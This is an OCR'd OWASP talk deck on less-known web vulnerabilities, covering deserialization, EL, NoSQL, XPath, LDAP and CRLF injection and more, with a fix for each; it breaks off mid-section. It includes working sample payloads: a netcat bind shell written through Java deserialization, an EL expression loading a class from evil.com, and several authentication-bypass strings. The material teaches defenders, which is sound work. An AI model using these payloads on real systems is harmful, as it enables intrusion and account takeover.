Less Known Web Application Vulnerabilities

Ionut Popescu – Senior Application Security Engineer
1&1 Internet Development Romania

OWASP
The Open Web Application Security Project

About me

- Ionut Popescu
- Senior Application Security Engineer @ 1&1 Internet Development Romania
- Administrator @ RST Forums (https://rstforums.com/)
- Speaker @ Defcon, OWASP, Defcamp
- OSCP, OSWP, CISSP

OWASP
The Open Web Application Security Project

Common Web Application Vulnerabilities

- Cross Site Scripting
- Cross Site Request Forgery
- SQL Injection
- Path Traversal
- File Inclusion
- Open Redirect
- Insecure Direct Object References

OWASP
The Open Web Application Security Project

Less Known Web Application Vulnerabilities

- PHP Object Injection*
- Java deserialization*
- Expression Language Injection*
- NoSQL Injection*
- XML External Entities*
- XPATH Injection*
- LDAP Injection*
- Web Cache Deception Attack*
- Host Header Injection*
- HTTP Header Injection*
- HTTP Parameter Pollution*
- DNS Rebinding*
- Client Side Template Injection*
- CSS Injection*
- CSS History Hijacking*
- Path-Relative Stylesheet Import*
- Reflective File Download*
- JSONP Injection*
- Session fixation*
- Session puzzling*
- Password Reset MitM Attack*
- ECB/CBC Crypto tokens*
- Padding oracle attack*
- Server Side Request Forgery*
- SMTP Command Injection*
- On Site Request Forgery*
- Cross Site Script Inclusion*
- XSSJacking*

OWASP
The Open Web Application Security Project

Deserialization vulnerabilities

- PHP Object Injection
- Java Deserialization
- Other programming languages

OWASP
The Open Web Application Security Project

Serialization

Serialization is the process of translating data structures or object state into a format that can be stored (for example, in a file or memory buffer) or transmitted (for example, across a network connection link) and reconstructed later.

https://en.wikipedia.org/wiki/Serialization

OWASP
The Open Web Application Security Project

Classes and Objects

A **class** is an extensible program-code-template for **creating objects**, providing initial values for state (**member variables**) and implementations of behavior (**member functions or methods**)

Object refers to **a particular instance of a class** where the object can be a combination of variables, functions, and data structures.

Example

```
class MyClass
{
        String name = "Not set";
        void PrintName()
        {
                print("Your name is: " + name);
        }
}

MyClass object = new MyClass();
object.name = "Vasile";
object.PrintName();
```

PHP Magic Methods

```php
class TestClass
{
    // Constructor
    public function __construct()
    {
        echo '__construct <br />';
    }

    // Call
    public function __toString()
    {
        return '__toString<br />';
    }
}
```

```php
// Create an object
// Will call __construct

$object = new TestClass();


// Object act as a string
// Will call __toString

echo $object;
```

PHP Object Serialization

```
class User
{
    // Class data

    public $age = 0;
    public $name = '';

    // Print data

    public function PrintData()
    {
        echo 'User ' . $this->name . ' is
' . $this->age . ' years old. <br />';
    }
}
```

```
$ur = new User();

// Set user data

$usr->age = 20;
$usr->name = 'John';

// Print data

$usr->PrintData();

// Serialize object and print
output

echo serialize($usr);
```

```
User John is 20 years old.
O:4:"User":2:{s:3:"age";i:20;s:4:"name";s:4:"John";}
```

Class Example

```
class LogFile
{
    public $filename = 'error.log';

    // Some code
    public function LogData($text)
    {
        echo 'Log some data: ' . $text . '<br />';
        file_put_contents($this->filename, $text, FILE_APPEND);
    }

    // Destructor that deletes the log file
    public function __destruct()
    {
        echo '__destruct deletes "' . $this->filename . '" file. <br />';
        unlink(dirname(__FILE__) . '/' . $this->filename);
    }
}
```

PHP Object Injection

```php
// Vulnerable code
// Unserialize user supplied data

$usr = unserialize($_GET['usr_serialized']);
```

```php
// Attack code

$obj = new LogFile();
$obj->filename = '.htaccess';

echo serialize($obj) . '<br />';

// Attacker will use this payload

O:7:"LogFile":1:{s:8:"filename";s:9:".htaccess";}
```

OWASP
The Open Web Application Security Project

How to fix?

- Do NOT use serialization (e.g. use JSON)

Java Deserialization

```
String name = "bob";

FileOutputStream   fos = new FileOutputStream("name.ser");
ObjectOutputStream os  = new ObjectOutputStream(fos);
os.writeObject(name);
os.close();

root@kali:~# xxd name.ser
00000000: aced 0005 7400 0362 6f62                    ....t..bob
```

Serializable Class

```
class LogFile implements Serializable {
          public String filename = "";
          public String filecontent = "";

          private void readObject(java.io.ObjectInputStream in) throws IOException,
ClassNotFoundException        {
                    in.defaultReadObject();
                    try {
          File logFile = new File(filename);
          BufferedWriter writer = new BufferedWriter(new FileWriter(logFile));
          writer.write(filecontent);
          writer.close();
                     } catch(IOException e) {}
          }
}
```

OWASP
The Open Web Application Security Project

Object Serialization

```
LogFile oLogFile = new LogFile();
oLogFile.filename = "shell.sh";
oLogFile.filecontent = "nc -lvp 4444 -e /bin/sh";

FileOutputStream   fos = new FileOutputStream("log.ser");
ObjectOutputStream os  = new ObjectOutputStream(fos);
os.writeObject(oLogFile);
os.close();
```

```
root@kali:~# xxd log.ser
00000000: aced 0005 7372 0007 4c6f 6746 696c 65d7  ....sr..LogFile.
00000010: 603d d733 3ebc d102 0002 4c00 0b66 696c  `=.3>.....L..fil
00000020: 6563 6f6e 7465 6e74 7400 124c 6a61 7661  econtentt..Ljava
00000030: 2f6c 616e 672f 5374 7269 6e67 3b4c 0008  /lang/String;L..
00000040: 6669 6c65 6e61 6d65 7100 7e00 0178 7074  filenameq.~..xpt
00000050: 0017 6e63 202d 6c76 7020 3434 3434 202d  ..nc -lvp 4444 -
00000060: 6520 2f62 696e 2f73 6874 0008 7368 656c  e /bin/sht..shel
00000070: 6c2e 7368                                l.sh
```

OWASP
The Open Web Application Security Project

Exploitation

```
FileInputStream   fis = new FileInputStream("log.ser");
ObjectInputStream ois = new ObjectInputStream(fis);
String nameFromDisk = (String)ois.readObject();
```

```
root@kali:~# java SerializeTest
LogFile constructor
LogFile readObject
Exception in thread "main" java.lang.ClassCastException: LogFile cannot be
cast to java.lang.String
    at SerializeTest.main(SerializeTest.java:61)
root@kali:~# cat shell.sh
nc -lvp 4444 -e /bin/sh
```

OWASP
The Open Web Application Security Project

How to fix?

- Do NOT use serialization (e.g. use JSON)

OWASP
The Open Web Application Security Project

Expression Language Injection

Expression Language Injection occurs when attackers control data that is evaluated by an Expression Language (EL) interpreter.

https://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf

Injection

```
http://vulnerable.com/foo?message=${code}


<spring:message text=""
code="${param['message']}"></spring:message>


${9999+1}
${employee.lastName}
```

Possible scenarios

Set context data:

```
${pageContext.request.getSession().setAttribute("account","123456")}
${pageContext.request.getSession().setAttribute("admin",true)}
```

Leak server information:

```
${applicationScope}, ${requestScope}
```

Execute code:

```
${pageContext.request.getSession().getAttribute("arr").add(pageContext.
getServletContext().getResource("/").toURI().create("http://evil.com/pa
th/to/where/malicious/classfile/is/located/").toURL())}
```

OWASP
The Open Web Application Security Project

How to fix?

- Do NOT pass user-input to EL Interpreter (or any other code interpreter)

OWASP
The Open Web Application Security Project

Client Side Template Injection

```
<html ng-app>
<head>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.7/angular.js">
</script>
</head>
<body>
<p>
<?php
$q = $_GET['q'];
echo htmlspecialchars($q,ENT_QUOTES);?>
</p>
</body>
</html>
```

```
{{toString.constructor.prototype.toString=toString.constructor.prototype.call;
["a","alert(1)"].sort(toString.constructor);}}
```

```
{{constructor.constructor('alert(1)')()}}
```

http://blog.portswigger.net/2016/01/xss-without-html-client-side-template.html

OWASP
The Open Web Application Security Project

How to fix?

- From server-side, do not embed user input into client side templates
- Filter template expression syntax

On Site Request Forgery

```
POST /submit.php
Content-Length: 34

type=question&name=daf&message=foo
```

```
<tr>
  <td><img src="/images/question.gif"></td>
  <td>daf</td>
  <td>foo</td>
</tr>
```

```
../admin/newUser.php?username=daf2&password=0wned &role=admin#
```

http://blog.portswigger.net/2007/05/on-site-request-forgery.html

OWASP
The Open Web Application Security Project

How to fix?

- Remove special characters such as ? & =
- Do not use GET method to perform actions
- Do not place user supplied data inside <img>, <video>, <iframe> etc.

OWASP
The Open Web Application Security Project

Web Cache Deception Attack

Web cache deception is a new web attack vector that affects various technologies, such as web frameworks and caching mechanisms. Attackers can use this method to expose private and sensitive information of application users, and in certain cases may be able to leverage this attack to perform a complete account takeover.

https://www.blackhat.com/docs/us-17/wednesday/us-17-Gil-Web-Cache-Deception-Attack-wp.pdf


About caching

Cached files:
- CSS (.css)
- JS (.js)
- TXT (.txt)
- IMAGES (.jpg, .png, .bmp)

- CDN (Content Delivery Network)
- Load Balancer
- Reverse Proxy

Attack

http://www.example.com/home.php/nonexistent.css



OWASP
The Open Web Application Security Project

How to fix?

- Cache files only if their HTTP caching headers allow this

OWASP
The Open Web Application Security Project

NoSQL Injection

A **NoSQL** (originally referring to "non SQL" or "non relational")[1] database provides a mechanism for storage and retrieval of data that is modeled in means other than the tabular relations used in relational databases.

NoSQL Injection is the equivalent of SQL Injection for NoSQL databases.

OWASP
The Open Web Application Security Project

Possible attacks

- PHP Array Injections
- NoSQL OR Injection
- NoSQL Javascript Injection

Array Injection

Login request:

```
username=Tolkien&password=hobbit
```

PHP code:

```
db->logins->find(array("username"=>$_ POST["username"],
"password"=>$_POST["password"]));
```

NoSQL:

```
db.logins.find({ username: 'tolkien', password: 'hobbit'})
```

PHP associtative array:

```
username[$ne]=1&password[$ne]=1
```

PHP code:

```
array("username" => array("$ne" => 1), "password" => array("$ne" => 1));
```

NoSQL:

```
db.logins.find({ username: {$ne:1 }, password: {$ne: 1 }})
```

https://www.infoq.com/articles/nosql-injections-analysis

OWASP
The Open Web Application Security Project

NoSQL OR Injection

Login:

```
{ username: 'tolkien', password: 'hobbit' }
```

Injection:

```
username=tolkien', $or: [ {}, { 'a':'a&password=' } ],
$comment:'successful MongoDB injection
```

Query:

```
{ username: 'tolkien', $or: [ {}, { 'a': 'a', password '' } ],
$comment: 'successful MongoDB injection' }
```

SQL equivalent:

```
SELECT * FROM logins WHERE username = 'tolkien' AND (TRUE OR
('a'='a' AND password = '')) #successful MongoDB injection
```

OWASP
The Open Web Application Security Project

How to fix?

- Use out of the box encoding tools when building queries

XPATH Injection

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
   <Employee ID="1">
      <FirstName>Arnold</FirstName>
      <LastName>Baker</LastName>
      <UserName>ABaker</UserName>
      <Password>SoSecret</Password>
      <Type>Admin</Type>
   </Employee>
   <Employee ID="2">
      <FirstName>Peter</FirstName>
      <LastName>Pan</LastName>
      <UserName>PPan</UserName>
      <Password>NotTelling</Password>
      <Type>User</Type>
   </Employee>
</Employees>
```

```
String FindUserXPath;
FindUserXPath = "//Employee[UserName/text()='" + Request("Username") + "' And
        Password/text()='" + Request("Password") + "']";
```

```
Username: blah' or 1=1 or 'a'='a
Password: blah

FindUserXPath becomes //Employee[UserName/text()='blah' or 1=1 or
        'a'='a' And Password/text()='blah']

Logically this is equivalent to:
        //Employee[(UserName/text()='blah' or 1=1) or
        ('a'='a' And Password/text()='blah')]
```

https://www.owasp.org/index.php/XPATH_Injection

How to fix?

- Use parametrized XPATH queries
- Escape quotes (if user-supplied data is between quotes) and / @ * [ ] = ( )

OWASP
The Open Web Application Security Project

LDAP Injection

Let's suppose a web application uses a filter to match LDAP user/password pair.

searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";

By using the following values:

```
user=*)(uid=*))(|(uid=*
 pass=password
```

the search filter will results in:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";
```

which is correct and always true. This way, the tester will gain logged-in status as the first user in LDAP tree.

https://www.owasp.org/index.php/Testing_for_LDAP_Injection_(OTG-INPVAL-006)

OWASP
The Open Web Application Security Project

How to fix?

- Escape special characters: \ / + , ; < > * = ( ) “ ‘ \0

OWASP
The Open Web Application Security Project

Path Relative Stylesheet Import

Webpages can use path-relative links to load content from nearby folders. For example, say a browser loads

```
http://example.com/phpBB3/viewforum.php?f=2
```

and this page uses the following statement to import an external stylesheet:

```
<link href="styles/prosilver/theme/print.css" rel="stylesheet"
type="text/css"/>
```

```
http://example.com/phpBB3/viewforum.php/anything/here?f=2
```

Parsing URLs is tricky, and web browsers are oblivious to this feature so they will misinterpret this URL as referring to a file called 'here' in the '/phpBB3/viewforum.php/anything/' folder and attempt to import the following page as a stylesheet:

```
http://example.com/phpBB3/viewforum.php/anything/styles/
prosilver/theme/print.css
```

```
http://example.com/phpBB3/search.php/%0A{}*{color:red;}///
```

which returns:

```
<link rel="alternate" type="application/atom+xml" title="Feed -
yourdomain.com" href="http://example.com/phpBB3/search.php/
{}*{color:red;}//styles/prosilver/theme/feed.php" />
```

http://blog.portswigger.net/2015/02/prssi.html


OWASP
The Open Web Application Security Project

How to fix?

- Use X-Frame-Options and X-Content-Type-Options
- Set modern <!doctype html>
- Do not use relative paths

HTTP Host Header Injection

Using HTTP Host Header



http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html

How to fix?

- Do not trust and use user-supplied Host HTTP header

HTTP Header (CRLF) Injection

When a parameter value is reflected in the HTTP Headers of a response:

1. Add %0D%0A (CR LF) to the parameter value to add a new header
2. Add a new HTTP Header

Common exploitation headers:

- Location
- Set-Cookie
- Control HTTP response

Request

Raw | Params | Headers | Hex

```
GET /redirect.asp?origin=foo%0d%0aSet-Cookie:%20ASPSESSIONIDACCBBTCD=SessionFixed%0d%0a
HTTP/1.1
Host: inj.example.org
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Mon, 07 Mar 2016 18:03:29 GMT
X-Powered-By: ASP.NET
Connection: close
Location: account.asp?origin=pved4
Set-Cookie: ASPSESSIONIDACCBBTCD=SessionFixed
&login=user
Content-Length: 121
Content-Type: text/html
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>
```

https://www.gracefulsecurity.com/http-header-injection/

OWASP
The Open Web Application Security Project

How to fix?

- Filter / escape CR LF characters

OWASP
The Open Web Application Security Project

SMTP Header Injection

Normal value:

rcpt=to@example.com

Manipulated:

rcpt=to@example.com>[CRLF]DATA[CRLF](message)[CRLF].[CRLF]QUIT[CRLF]

Result:

MAIL FROM:<from@example.com>
RCPT TO:<to@example.com>
DATA
(message)
.
QUIT

OWASP
The Open Web Application Security Project


How to fix?

- Filter / escape CR LF characters

OWASP
The Open Web Application Security Project

HTTP Parameter Pollution

Client-side: an attacker can add or modify parameters that will be used by the web application on the client-side.



Server-side: Example: an attacker can use it to bypass web application firewalls:
https://vulnerable.com/vuln.php?**name=<scrip**&**name=t>alert**…


https://www.slideshare.net/embyte/http-parameter-pollution-vulnerabilities-in-web-applications-black-hat-eu-2011

How to fix?

- Filter / escape “&” character

Race conditions

- *Like*
- *Send money*
- *Withdraw money*



00:00 – Request
00:01 – Check if liked
00:02 – Update likes
00:03 – Update “liked”
00:04 – Response

Request -> [Process Time] -> End
Request1, Request 2, Request 3… -> [Process Time] -> End


https://github.com/sakurity/racer

How to fix?

- Depending on the problem (e.g. locking, check transaction)

Session fixation

“Does this page work to you?”
https://legitimate-website.com/;jsessionid=3133700cc00ffee
[Login]



https://www.owasp.org/index.php/Session_fixation

OWASP
The Open Web Application Security Project

How to fix?

- Do not use user-supplied session ID as a new session
- Do not use session ID in URL

Session puzzling

Session Puzzles are application-level vulnerabilities that can be exploited by overriding session attributes.

https://deepsec.net/docs/Slides/2013/DeepSec_2013_Shay_Chen_-_The_Boomerang_Effect_-_Using_Session_Puzzling_To_Attack_Apps_From_The_Backend.pdf

OWASP
The Open Web Application Security Project

How to fix?

- Use different objects for different parts of the application

Password reset Man in the Middle attack

Case:
- User has an account on a system which allows security questions for password reset

